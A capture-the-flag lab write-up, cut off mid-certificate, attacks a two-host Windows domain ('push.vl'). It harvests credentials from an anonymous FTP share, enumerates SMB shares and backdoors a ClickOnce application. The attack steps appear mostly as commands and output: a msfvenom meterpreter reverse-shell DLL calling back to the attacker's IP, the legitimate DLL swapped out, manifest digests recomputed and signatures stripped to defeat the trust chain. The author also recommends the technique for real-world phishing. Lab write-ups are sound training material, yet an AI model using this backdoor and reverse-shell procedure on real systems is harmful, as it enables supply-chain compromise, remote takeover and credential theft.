Overview
- Type Chains
- OS Windows
- Severity Hard
- Creator kozie & xct
- Release date 2023 Sep 22
- IP 10.10.200.21, 10.10.200.22
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.200.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 14:43 JST
Nmap scan report for 10.10.200.21
Host is up (0.26s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-23 05:45:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
|_http-title: IIS Windows Server
| ssl-cert: Subject: commonName=DC01.push.vl
| Not valid before: 2025-02-22T05:38:20
|_Not valid after:  2025-08-29T05:38:20
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.push.vl
| Not valid before: 2025-02-22T05:36:49
|_Not valid after:  2025-08-24T05:36:49
|_ssl-date: 2025-02-23T05:47:16+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: PUSH
|   NetBIOS_Domain_Name: PUSH
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: push.vl
|   DNS_Computer_Name: DC01.push.vl
|   DNS_Tree_Name: push.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-23T05:46:37+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
52408/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52409/tcp open  msrpc         Microsoft Windows RPC
52438/tcp open  msrpc         Microsoft Windows RPC
52487/tcp open  msrpc         Microsoft Windows RPC
52706/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller for the
push.vldomain.- Non standard 21/tcp FTP port open
- add
DC01.push.vl,push.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.200.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 14:43 JST
Warning: 10.10.200.22 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.200.22
Host is up (0.26s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 08-03-23  08:49PM       <DIR>          .config
| 08-03-23  08:49PM       <DIR>          .git
|_08-03-23  08:49PM       <DIR>          dev
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: SelfService
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MS01.push.vl
| Not valid before: 2025-02-22T05:36:07
|_Not valid after:  2025-08-24T05:36:07
|_ssl-date: 2025-02-23T05:47:00+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: PUSH
|   NetBIOS_Domain_Name: PUSH
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: push.vl
|   DNS_Computer_Name: MS01.push.vl
|   DNS_Tree_Name: push.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-23T05:46:53+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
58655/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems we found a workstation in the
push.vldomain.- Main open ports are FTP, WEB, SMB, RPC and also RDP.
- add
MS01.push.vlin /etc/hosts
FTP (21/tcp)
As anonymous FTP login is allowed on MS01.push.vl, let’s dig into:
$ ftp -i anonymous@MS01.push.vl
Connected to MS01.push.vl.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||64267|)
150 Opening ASCII mode data connection.
08-03-23  08:49PM       <DIR>          .config
08-03-23  08:49PM       <DIR>          .git
08-03-23  08:49PM       <DIR>          dev
226 Transfer complete.
ftp> quit
221 Goodbye.
Found an interesting
devfolder and 2 others that can potentially contain some credentials.
Let’s grab all:
$ wget -r ftp://anonymous@MS01.push.vl
$ tree -a ms01.push.vl
ms01.push.vl
├── .config
├── dev
├── .git
└── .git-credentials
$ cat ms01.push.vl/.git-credentials
https://olivia.wood:DeployTrust07@github.com
Found
olivia.wood:DeployTrust07
Even if seems for GitHub, let’s check if that can be use for domain authentication:
$ nxc smb ms01.push.vl -u 'olivia.wood' -p 'DeployTrust07'
SMB         10.10.200.22    445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:push.vl) (signing:False) (SMBv1:False)
SMB         10.10.200.22    445    MS01             [+] push.vl\olivia.wood:DeployTrust07
OK
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
- DC01:
$ nxc smb dc01.push.vl -u 'olivia.wood' -p 'DeployTrust07' --shares
SMB         10.10.200.21    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
SMB         10.10.200.21    445    DC01             [+] push.vl\olivia.wood:DeployTrust07
SMB         10.10.200.21    445    DC01             [*] Enumerated shares
SMB         10.10.200.21    445    DC01             Share           Permissions     Remark
SMB         10.10.200.21    445    DC01             -----           -----------     ------
SMB         10.10.200.21    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.200.21    445    DC01             AdminUIContentPayload                 AdminUIContentPayload share for AdminUIContent Packages
SMB         10.10.200.21    445    DC01             C$                              Default share
SMB         10.10.200.21    445    DC01             EasySetupPayload                 EasySetupPayload share for EasySetup Packages
SMB         10.10.200.21    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.200.21    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.200.21    445    DC01             SCCMContentLib$ READ            'Configuration Manager' Content Library for site HQ0 (8/30/2023)
SMB         10.10.200.21    445    DC01             SMSPKGC$        READ            SMS Site HQ0 DP 8/31/2023
SMB         10.10.200.21    445    DC01             SMSSIG$         READ            SMS Site HQ0 DP 8/31/2023
SMB         10.10.200.21    445    DC01             SMS_CPSC$                       SMS Compressed Package Storage
SMB         10.10.200.21    445    DC01             SMS_DP$                         ConfigMgr Site Server DP share
SMB         10.10.200.21    445    DC01             SMS_HQ0                         SMS Site HQ0 08/30/23
SMB         10.10.200.21    445    DC01             SMS_OCM_DATACACHE                 OCM inbox directory
SMB         10.10.200.21    445    DC01             SMS_SITE                        SMS Site HQ0 08/30/23
SMB         10.10.200.21    445    DC01             SMS_SUIAgent                    SMS Software Update Installation Agent -- 08/30/23
SMB         10.10.200.21    445    DC01             SYSVOL          READ            Logon server share
No WRITE access to any folders but some READ access can be interesting, espcially
SCCMContentLib$related to SCCM Configuration Manager.
- MS01:
$ nxc smb ms01.push.vl -u 'olivia.wood' -p 'DeployTrust07' --shares
SMB         10.10.200.22    445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:push.vl) (signing:False) (SMBv1:False)
SMB         10.10.200.22    445    MS01             [+] push.vl\olivia.wood:DeployTrust07
SMB         10.10.200.22    445    MS01             [*] Enumerated shares
SMB         10.10.200.22    445    MS01             Share           Permissions     Remark
SMB         10.10.200.22    445    MS01             -----           -----------     ------
SMB         10.10.200.22    445    MS01             ADMIN$                          Remote Admin
SMB         10.10.200.22    445    MS01             C$                              Default share
SMB         10.10.200.22    445    MS01             IPC$            READ            Remote IPC
SMB         10.10.200.22    445    MS01             wwwroot         READ,WRITE      clickonce application dev share
Found a READ/WRITE access to the folder
wwwroot.
$ smbng -d 'push.vl' -u 'olivia.wood' -p 'DeployTrust07' --host ms01.push.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'ms01.push.vl' as 'push.vl\olivia.wood'!
■[\\ms01.push.vl\]> use wwwroot
■[\\ms01.push.vl\wwwroot\]> ls
d-------     0.00 B  2025-02-23 15:01  .\
d-------     0.00 B  2023-08-31 16:20  ..\
d-------     0.00 B  2023-09-02 19:35  Application Files\
-a------    7.46 kB  2023-09-01 04:14  index.html
-a------    26.00 B  2025-02-23 15:17  last-run.txt
-a------   15.46 kB  2023-09-01 04:14  SelfService.application
-a------  680.84 kB  2023-09-01 04:14  setup.exe
■[\\ms01.push.vl\wwwroot\]> cat last-run.txt
"Last Execution:  6:19"
■[\\ms01.push.vl\wwwroot\]> cd 'Application Files/'
■[\\ms01.push.vl\wwwroot\Application Files\]> ls
d-------     0.00 B  2023-09-02 19:35  .\
d-------     0.00 B  2025-02-23 15:01  ..\
d-------     0.00 B  2023-09-01 04:14  SelfService_1_0_0_5\
■[\\ms01.push.vl\wwwroot\Application Files\]> cd SelfService_1_0_0_5/
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> ls
d-------     0.00 B  2023-09-01 04:14  .\
d-------     0.00 B  2023-09-02 19:35  ..\
-a------   23.34 kB  2023-09-01 04:14  Launcher.exe.deploy
-a------    5.75 kB  2023-09-01 04:14  SelfService.deps.json.deploy
-a------   17.34 kB  2023-09-01 04:14  SelfService.dll.deploy
-a------   18.68 kB  2023-09-01 04:14  SelfService.dll.manifest
-a------  157.84 kB  2023-09-01 04:14  SelfService.exe.deploy
-a------   372.00 B  2023-09-01 04:14  SelfService.runtimeconfig.json.deploy
-a------  276.62 kB  2023-09-01 04:14  System.DirectoryServices.AccountManagement.dll.deploy
-a------  153.62 kB  2023-09-01 04:14  System.DirectoryServices.Protocols.dll.deploy
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> exit
Seems the folder of the web server and seems related to Self-Service portal for Service Manager
Let’s check the web portal:

- Confirmed our assumption and related to ClickOnce Security and Deployment
- Direct link to the ClickOnce App: http://ms01.push.vl/SelfService.application
The last-run.txt found previously is also interesting:
■[\\ms01.push.vl\wwwroot\]> cat last-run.txt
"Last Execution:  6:19"
This indicates that the ClickOnce application is being run, potentially by some automated script?
With this in mind, and as we know that we have write privilege on the share then potentially we can backdoor this application.
ClickOnce Backdoor creation
Now, there are a few ways we could do this, either by finding a suitable location to backdoor within the assembly, or just by replacing a DLL.
This is also a very good technique to use in real-life for initial access, the concept is the same as how we are doing it here, you backdoor a suitable application that you find online, host it yourself and then use it for your phishing phase.
For the simplicity of this writeup, we will replace a DLL that is present with our own malicious one.
However, before we get started there are a few prerequisites that need to be met in order for this to work without getting any warnings when it gets ran:
- Valid digest hashes in order to restore the trust chain provided by the hash values in the manifest files which we will modify
- Remove the invalid signatures from the modified manifest files
So lets get started, after downloading all the files we will search for a DLL we want to use:
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> ls
d-------     0.00 B  2023-09-01 04:14  .\
d-------     0.00 B  2023-09-02 19:35  ..\
-a------   23.34 kB  2023-09-01 04:14  Launcher.exe.deploy
-a------    5.75 kB  2023-09-01 04:14  SelfService.deps.json.deploy
-a------   17.34 kB  2023-09-01 04:14  SelfService.dll.deploy
-a------   18.68 kB  2023-09-01 04:14  SelfService.dll.manifest
-a------  157.84 kB  2023-09-01 04:14  SelfService.exe.deploy
-a------   372.00 B  2023-09-01 04:14  SelfService.runtimeconfig.json.deploy
-a------  276.62 kB  2023-09-01 04:14  System.DirectoryServices.AccountManagement.dll.deploy
-a------  153.62 kB  2023-09-01 04:14  System.DirectoryServices.Protocols.dll.deploy
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> get *
'Launcher.exe.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 23.9/23.9 kB • ? • 0:00:00
'SelfService.deps.json.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5.9/5.9 kB • ? • 0:00:00
'SelfService.dll.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 17.8/17.8 kB • ? • 0:00:00
'SelfService.dll.manifest' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 19.1/19.1 kB • ? • 0:00:00
'SelfService.exe.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 161.6/161.6 kB • ? • 0:00:00
'SelfService.runtimeconfig.json.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 372/372 bytes • ? • 0:00:00
'System.DirectoryServices.AccountManagement.dll.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 283.3/283.3 kB • ? • 0:00:00
'System.DirectoryServices.Protocols.dll.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 157.3/157.3 kB • ? • 0:00:00
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> exit
We want to make sure it is a DLL that is included in the deployment of the application, i.e not a system DLL.
We will use SelfService.dll.deploy.
Save the original DLL:
$ cp SelfService.dll.deploy SelfService.dll.deploy.original
Generate malicious DLL
Generate a DLL using msfvenom to replace the one in the Application:
$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.4.253 LPORT=443 -f dll -o SelfService.dll.deploy
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: SelfService.dll.deploy
Update SelfService.dll.manifest
As we have replaced the DLL, we have broken the trust chain as the digest hash for this reference will be invalid. However, it is simple calculate a new digest hash of the backdoored DLL and the size as seen below:
- Original:
$ openssl dgst -binary -sha256 SelfService.dll.deploy.original | openssl enc -base64
4yyJ0TbE7pUoyqLe2eZHOorFJeinirCyIKO+FPeQS8g=
$ ls -la SelfService.dll.deploy.original
-rw-rw-r-- 1 user user 17760 Feb 23 15:42 SelfService.dll.deploy.original
- Our crafted version:
$ openssl dgst -binary -sha256 SelfService.dll.deploy | openssl enc -base64
kBCWmAXe700umfWhg5LKrh7HUUKWrqRz6sEmf1QNhY0=
$ ls -la SelfService.dll.deploy
-rw-rw-r-- 1 user user 9216 Feb 23 15:44 SelfService.dll.deploy
We update the appropriate dsig:DigestValue element, and size attribute for the DLL within the SelfService.dll.manifest:
$ cat SelfService.dll.manifest
...
  <file name="SelfService.dll" size="9216">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>kBCWmAXe700umfWhg5LKrh7HUUKWrqRz6sEmf1QNhY0=</dsig:DigestValue>
    </hash>
  </file>
...
If the manifest file was signed, it’ll be invalid because we have made some changes to it, so the signature needs to be removed.
We delete the publisherIdentity and the Signature elements at the end of the SelfService.dll.manifest:
<publisherIdentity name="CN=Administrator, CN=Users, DC=push, DC=vl" issuerKeyHash="1eeed580ecdc7fefae354b9d00fea9a97c8f9396" />
<Signature Id="StrongNameSignature" xmlns="http://www.w3.org/2000/09/xmldsig#"><SignedInfo><CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha256" /><Reference URI=""><Transforms><Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" /><Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></Transforms><DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" /><DigestValue>33BzmCbjOX5XWxBO1UDpb5mv3yoHbbRUNz0HrGLaoV8=</DigestValue></Reference></SignedInfo><SignatureValue>inMj66MCdqYEDCP84KgabT6ahDnqNiqsZvaSBydTVoFWrUEpt/jsCelP5Du40TyU924Bz8FvbX9rOrCKp2Sif67z0C9jTfTamwAvqQmoPOXlqzm0wRBIn1MaDSF+2yTG4lHz2HVlWlT40c3EFkA0VFCjxHse6vFvEJYTADjOFvNuDBRycFyIcCjNZwYwNIUgjIA4MxAxIAZpt3jRYJ2rLHJE8XmoqB78aURwABej3tQ2e3xAexJ/Vgj62BNFm6GIQeQ5e0ptqCAN5ZG+2dC3C/ww+18qQb/PBRT38buWkWoSuhOzIVgpHpQLfwxl6IBHp8psbkbetsFQY9H699cXJQ==</SignatureValue><KeyInfo Id="StrongNameKeyInfo"><KeyValue><RSAKeyValue><Modulus>uJy8rkoiw+2KtT/h86l3JNakssLoF770uSHQCiMcB7dKEd+YeZovK+2GljaeeevUOdQOswKvIREZmCpmmGOSDxT0Ch3Xb0sns1WOaYLb/ML+yWyo7LFmBK9zEcgw5ygAmBttUozKXE8O3ObhCrXqIfAcNa9BN9fUa+2ezi4wXRtAAFy5TKTHGqg/vWoCFK+iR8zaYl/qycasapEDl1cmxmtiY6qkmTg9nTP98qgDwLNMCFc81EgDQWFzhfwkh6sP3FBZGg/5Gnzh6ZZG0PavO7TnxkDRGSAnAAIoU+xi8yEHGyG0uAm2/E1NOcsXtGlnSCjcl29TAV0RvnCRFRYXGQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue></KeyValue><msrel:RelData xmlns:msrel="http://schemas.microsoft.com/windows/rel/2005/reldata"><r:license xmlns:r="urn:mpeg:mpeg21:2003:01-REL-R-NS" xmlns:as="http://schemas.microsoft.com/windows/pki/2005/Authenticode"><r:grant><as:ManifestInformation Hash="5fa1da62ac073d3754b46d072adfaf996fe940d54e105b577e39e326987370df" Description="" Url=""><as:assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="df2d66813d606b59" language="neutral" processorArchitecture="msil" type="win32" /></as:ManifestInformation><as:SignedBy /><as:AuthenticodePublisher><as:X509SubjectName>CN=Administrator, CN=Users, DC=push, DC=vl</as:X509SubjectName></as:AuthenticodePublisher></r:grant><r:issuer><Signature Id="AuthenticodeSignature" xmlns="http://www.w3.org/2000/09/xmldsig#"><SignedInfo><CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha256" /><Reference URI=""><Transforms><Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" /><Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></Transforms><DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" /><DigestValue>nAcyudH075aUs3JJyNOi29Y24+7mqUGlhm0rrI2QqsM=</DigestValue></Reference></SignedInfo><SignatureValue>OyROSrMPH1rnw5HlncAe+MA2r6V/tR9/ge2KP5PPMFrzv19Zhb1Rd4whWnR7VvFGvnuPIyESrdKSqY1eEjtYM4SYDjiTVlrYtdt/sTkc9fJTf46NGkf4zLZHXv65LNU5jEeTRbHKYlkeN7ZI2vdhmO2vt06/SUsjTQCE0zCejIbRfTqwL9GDjIbk8aUCNYNS/QEqOi87dmKlbSkHuBH31b++jR/NckIvbiKwTm+kiVtpaFKFgaSVf0dHmbClLmE0qtppr/mQde6k06D1zGnJOrH443YJ6YPIhYaUPFKFu6RSg7vzNtpIbpaB6bcE+8LbqPKtP0NOV2Pz9/UmQyTtsA==</SignatureValue><KeyInfo><KeyValue><RSAKeyValue><Modulus>uJy8rkoiw+2KtT/h86l3JNakssLoF770uSHQCiMcB7dKEd+YeZovK+2GljaeeevUOdQOswKvIREZmCpmmGOSDxT0Ch3Xb0sns1WOaYLb/ML+yWyo7LFmBK9zEcgw5ygAmBttUozKXE8O3ObhCrXqIfAcNa9BN9fUa+2ezi4wXRtAAFy5TKTHGqg/vWoCFK+iR8zaYl/qycasapEDl1cmxmtiY6qkmTg9nTP98qgDwLNMCFc81EgDQWFzhfwkh6sP3FBZGg/5Gnzh6ZZG0PavO7TnxkDRGSAnAAIoU+xi8yEHGyG0uAm2/E1NOcsXtGlnSCjcl29TAV0RvnCRFRYXGQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue></KeyValue><X509Data><X509Certificate>MIIFmDCCBICgAwIBAgITFwAAAAJ1/L1cFkrYNwAAAAAAAjANBgkqhkiG9w0BAQsFADA3MRIwEAYKCZImiZPyLGQBGRYCdmwxFDASBgoJkiaJk/IsZAEZFgRwdXNoMQswCQYDVQQDEwJDQTAeFw0yMzA4MzExNzM3NDNaFw0yNDA4MzAxNzM3NDNaMFIxEjAQBgoJkiaJk/IsZAEZFgJ2bDEUMBIGCgmSJomT8ixkARkWBHB1c2gxDjAMBgNVBAMTBVVzZXJzMRYwFAYDVQQDEw1BZG1pbmlzdHJhdG9yMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuJy8rkoiw+2KtT/h86l3JNakssLoF770uSHQCiMcB7dKEd+YeZovK+2GljaeeevUOdQOswKvIREZmCpmmGOSDxT0Ch3Xb0sns1WOaYLb/ML+yWyo7LFmBK9zEcgw5ygAmBttUozKXE8O3ObhCrXqIfAcNa9BN9fUa+2ezi4wXRtAAFy5TKTHGqg/vWoCFK+iR8zaYl/qycasapEDl1cmxmtiY6qkmTg9nTP98qgDwLNMCFc81EgDQWFzhfwkh6sP3FBZGg/5Gnzh6ZZG0PavO7TnxkDRGSAnAAIoU+xi8yEHGyG0uAm2/E1NOcsXtGlnSCjcl29TAV0RvnCRFRYXGQIDAQABo4ICgDCCAnwwJQYJKwYBBAGCNxQCBBgeFgBDAG8AZABlAFMAaQBnAG4AaQBuAGcwEwYDVR0lBAwwCgYIKwYBBQUHAwMwDgYDVR0PAQH/BAQDAgeAMB0GA1UdDgQWBBQoELFcsA41e+RAD4OKIFzEZrq9/jAfBgNVHSMEGDAWgBQe7tWA7Nx/7641S50A/qmpfI+TljCBuQYDVR0fBIGxMIGuMIGroIGooIGlhoGibGRhcDovLy9DTj1DQSxDTj1NUzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXB1c2gsREM9dmw/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIGwBggrBgEFBQcBAQSBozCBoDCBnQYIKwYBBQUHMAKGgZBsZGFwOi8vL0NOPUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXB1c2gsREM9dmw/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwMAYDVR0RBCkwJ6AlBgorBgEEAYI3FAIDoBcMFWFkbWluaXN0cmF0b3JAcHVzaC52bDBNBgkrBgEEAYI3GQIEQDA+oDwGCisGAQQBgjcZAgGgLgQsUy0xLTUtMjEtMTQ1MTQ1NzE3NS0xNzIwNDc2NDItMTQyNzUxOTAzNy01MDAwDQYJKoZIhvcNAQELBQADggEBAEk2pPzlqhLAGggctrr3uMwzvsQ15KyWns+TCJAQ9w0xpNEu2j7tdsvaSnCHNfCBZ7SPayGf8euRFaBjg8HXJ5KHEpyUiTxEqd2ulclnDFHRAG1iaUztuvHz6qol/dbJiNrbCH0MkyvzQ1FWv36kG/2jMNJY+2QduS56ShKmGKglfxffznipfqwi2JCqYhCnu5RizzsiyVLs1FMZPFUOxSie+5Q5sy/1ZEsJt/OOmew21TDZLfoPSC+FYf+jLuEB0pzy0tEUHu5JB7b8t2yqTfr6XXQQFtJvW11iZWFM/tYmqp5/1/TFsI2jsbpuxazspTsF0U9N9IxTS0BU3+g83DU=</X509Certificate></X509Data></KeyInfo><Object><as:Timestamp>MIIXRQYJKoZIhvcNAQcCoIIXNjCCFzICAQMxDzANBglghkgBZQMEAgEFADCBlAYLKoZIhvcNAQkQAQSggYQEgYEwfwIBAQYJYIZIAYb9bAcBMDEwDQYJYIZIAWUDBAIBBQAEIPUSeCphsLmVHhafKbnIT7vpMLj81nnAVOvuiderM0JTAhEAvrJZzM10/2evJHAn0/vwgRgPMjAyMzA4MzExOTEyMTZaAhjEhyWqQaUdA9d1fyvRB+ktUsExvlV92FigghMJMIIGwjCCBKqgAwIBAgIQBUSv85SdCDmmv9s/X+VhFjANBgkqhkiG9w0BAQsFADBjMQswCQYDVQQGEwJVUzEXMBUGA1UEChMORGlnaUNlcnQsIEluYy4xOzA5BgNVBAMTMkRpZ2lDZXJ0IFRydXN0ZWQgRzQgUlNBNDA5NiBTSEEyNTYgVGltZVN0YW1waW5nIENBMB4XDTIzMDcxNDAwMDAwMFoXDTM0MTAxMzIzNTk1OVowSDELMAkGA1UEBhMCVVMxFzAVBgNVBAoTDkRpZ2lDZXJ0LCBJbmMuMSAwHgYDVQQDExdEaWdpQ2VydCBUaW1lc3RhbXAgMjAyMzCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAKNTRYcdg45brD5UsyPgz5/X5dLnXaEOCdwvSKOXejsqnGfcYhVYwamTEafNqrJq3RApih5iY2nTWJw1cb86l+uUUI8cIOrHmjsvlmbjaedp/lvD1isgHMGXlLSlUIHyz8sHpjBoyoNC2vx/CSSUpIIa2mq62DvKXd4ZGIX7ReoNYWyd/nFexAaaPPDFLnkPG2ZS48jWPl/aQ9OE9dDH9kgtXkV1lnX+3RChG4PBuOZSlbVH13gpOWvgeFmX40QrStWVzu8IF+qCZE3/I+PKhu60pCFkcOvV5aDaY7Mu6QXuqvY